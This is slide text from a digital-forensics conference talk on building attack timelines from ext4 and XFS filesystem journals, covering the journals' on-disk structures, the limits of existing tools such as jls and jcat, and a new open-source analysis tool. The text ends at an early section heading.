TLP:CLEAR

Following the Trace: Reconstructing Attacks from Ext4 and XFS Journals

Minoru Kobayashi

Internet Initiative Japan Inc.

2026/1/23

TLP:CLEAR

Who am I?

- Minoru Kobayashi
- Digital Forensic Investigator, Internet Initiative Japan Inc.
  - CSIRT (IIJ-SECT) member
  - Technical research about DFIR (Windows, macOS, and Linux)
- Past presentations
  - Mauritius 2016 FIRST TC, Osaka 2018 FIRST TC
  - Security Camp National Conference 2017 – 2019 (as an instructor)
  - Japan Security Analyst Conference 2018/2020/2022
  - Black Hat USA 2018 Briefing
  - SANS APAC DFIR Summit & Japan September 2023
  - CODE BLUE 2025
- JSAC Review Board Member (2024 – present)
- GitHub: https://github.com/mnrkbys
- X: @unkn0wnbit

IIJ
Internet Initiative Japan

IIJ-SECT
IIJ Group Security Coordination Team

TLP:CLEAR

Agenda

1. Introduction
2. Structures of Ext4 and XFS Journals
3. Inferring File Activity from Journals
4. Overview of FJTA
5. Demo
6. Detection of Attack Traces
7. Limitations and Anti-Forensics
8. Wrap-up
9. Q & A

1. Introduction

TLP:CLEAR

Motivation

- In digital forensics, building a timeline from filesystem metadata (MACB timestamps) is one of the most common approaches.
- However, filesystem timelines have difficult problems:
  - File systems do not retain their own activity history.
  - Attackers can easily manipulate filesystem metadata (e.g., Timestomping).
- To deal with these problems, forensic analysts can use filesystem journals, which record low-level file activity (matadata) and offer a more complete view of what happened.

TLP:CLEAR

Motivation (cont.)

- For NTFS, several tools are available to parse the $LogFile.
- Linux file systems like ext4 and XFS also implement journals, but there are no tools available that can build timelines from them.
  - A few tools can recover deleted files from ext4 journal, but file recovery and timeline building are two different things.
  - For XFS, almost no forensic tools exist at all.
  - This situation has unchanged for nearly 20 years, ever since both file systems were added to the Linux kernel.
- Linux filesystem journals represent a valuable—but underutilized—source of evidence.
- This makes them worth further research.

TLP:CLEAR

Advantages of Filesystem Journal Forensics

- Tampering with filesystem journals is significantly more difficult.
  - Inodes within the filesystem can be easily manipulated using commands like touch.
  - However, tampering inode data within the journal requires preserving its structural integrity, making manipulation much harder.
- Journals provide historical records of file activity.
  - Linux systems generally lack artifacts that record file activity history—especially in server environments.
- Journaling is widely available across many Linux environments.
  - The default file system is ext4 for Debian/Ubuntu and XFS for RedHat Enterprise Linux (RHEL).
  - Most Linux distributions are derived from either Debian/Ubuntu or RHEL.
  - Therefore, filesystem journals are present in many Linux systems—making them a valuable and accessible forensic resource.

TLP:CLEAR

Limitations of Existing Tools

- Very few tools support Linux filesystem journals.
- The Sleuth Kit (TSK) includes jls and jcat commands, but they have major limitations:
  - The ext4 journal is supported, but only for raw listing and dumping of journal data. They don't interpret file-level operations.
  - Even in the latest version of TSK (4.14.0), XFS and its journals are still not supported.

```
$ sudo jls /dev/sda3
JBlk   Description
0:     Superblock (seq: 0)
sb version: 4
sb version: 4
sb feature_compat flags 0x00000000
sb feature_incompat flags 0x00000013
       JOURNAL_REVOKE
       JOURNAL_64BIT
sb feature_ro_incompat flags 0x00000000
1:     Unallocated FS Block Unknown
2:     Unallocated FS Block Unknown
3:     Unallocated FS Block Unknown
4:     Unallocated FS Block Unknown
5:     Unallocated Commit Block (seq: 5474478, sec: 1765908308.1871944448)
6:     Unallocated Descriptor Block (seq: 5474479)
7:     Unallocated FS Block 6292044
```

```
$ sudo jcat /dev/sda3 7 | hexdump -C
00000000  ed 41 e8 03 00 10 00 00  2b 7b 3a 69 cf fa d0 67  |.A......+{:i...g|
00000010  cf fa d0 67 00 00 00 00  e8 03 02 00 08 00 00 00  |...g............|
00000020  00 00 08 00 15 00 00 00  0a f3 01 00 04 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  01 00 00 00 a5 24 60 00  |.............$`.|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000060  00 00 00 00 84 d9 ef 3c  00 00 00 00 00 00 00 00  |.......<........|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 d9 76 00 00  |.............v..|
00000080  20 00 84 f4 e0 5e a5 1e  e0 5e a5 1e a8 dd 23 a1  | ....^...^....#.|
00000090  cf fa d0 67 50 82 02 12  00 00 00 00 00 00 00 00  |...gP...........|
000000a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
```

TLP:CLEAR

Novelty of This Research


- This research investigates both ext4 and XFS journals.
- It explores methods for inferring file activity and building forensic timelines.
- A new analysis tool was developed:
  - Supports both filesystem journals in a single tool.
  - Builds a complete timeline of all file activities recorded in the journal.
  - Detects suspicious file activity such as timestomping.
  - And yes—it's open-source.

TLP:CLEAR

2. Structures of Ext4 and XFS Journals


Ext4 Disk Layout

- https://www.kernel.org/doc/html/latest/filesystems/ext4/blockgroup.html#layout
- Default journal inode number: 8



Ext4 Journal (JBD2) Layout


- https://www.kernel.org/doc/html/latest/filesystems/ext4/journal.html#layout
- Block size is stored in journal superblock (s_blocksize). In many cases, 0x1000.



- The journal stores the same content as the filesystem data in data blocks, without any inherent data type.

TLP:CLEAR

Structure of Ext4 Journal – Data Block (inode table)



- inode table entry

https://www.kernel.org/doc/html/latest/filesystems/ext4/inodes.html

TLP:CLEAR

Structure of Ext4 Journal – Data Block (directory)

```
$ jcat ~/imgs/ext4.img 8 | hexdump -C
00000000  02 00 00 00 0c 00 01 02  2e 00 00 00 02 00 00 00  |................|
00000010  0c 00 02 02 2e 2e 00 00  0b 00 00 00 14 00 0a 02  |................|
00000020  6c 6f 73 74 2b 66 6f 75  6e 64 00 00 0c 00 00 00  |lost+found......|
00000030  c8 0f 08 01 74 65 73 74  2e 74 78 74 00 00 00 00  |....test.txt....|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000ff0  00 00 00 00 00 00 00 00  0c 00 00 de ef 61 04 fe  |.............a..|
00001000
```


- Linear Directories

Offset	Size	Name	Description
0x0	__le32	inode	Number of the inode that this directory entry points to.
0x4	__le16	rec_len	Length of this directory entry.
0x6	__u8	name_len	Length of the file name.
0x7	__u8	file_type	File type code, see ftype table below.
0x8	char	name[EXT4_NAME_LEN]	File name.

TLP:CLEAR

XFS Disk Layout

- https://www.kernel.org/pub/linux/utils/fs/xfs/docs/xfs_filesystem_structure.pdf
  - 13.1 Superblocks
- XFS journal has no inode number





```
jrnl_addr = ((sb_logstart >> sb_agblklog) * b_agblocks + (sb_logstart & ((1 << sb_agblklog) - 1))) * sb_blocksize
```

```
sb_* variables are stored in the XFS superblock.
```

TLP:CLEAR

XFS Journal Layout


- https://www.kernel.org/pub/linux/utils/fs/xfs/docs/xfs_filesystem_structure.pdf
  - 14 Journaling Log



- The XFS journal uses a structured format that includes log record headers, log operations, and log items.
- Since the journal is written in the host system's byte order, two versions of the parser are required (little endian and big endian).

TLP:CLEAR

Structure of XFS Journal – Log items (directory inode)




Magic number	Description
XFS_LI_INODE (0x123b)	Inode updates (inode core, data fork, or attribute fork)
XFS_LI_BUF (0x123c)	Buffer writes (large directory entries, large extended attributes, bitmaps, and so on)

Inode fields	Description
XFS_ILOG_CORE (0x0001)	MACB timestamps, file type, permission, and so on
XFS_ILOG_DDATA (0x0002)	Data fork is within inode (short dir entries, or symlink target)
XFS_ILOG_DEXT (0x0004)	Data fork is stored in external blocks (extent list)
XFS_ILOG_DBROOT (0x0008)	Data fork is stored in a B+tree
XFS_ILOG_ADATA (0x0040)	Attribute fork is within inode
XFS_ILOG_AEXT (0x0080)	Attribute fork is stored in external blocks (extent list)
XFS_ILOG_ABROOT (0x0100)	Attribute fork is stored in a B+tree

3. Inferring File Activity from Journals

TLP:CLEAR

How to Infer File Activity



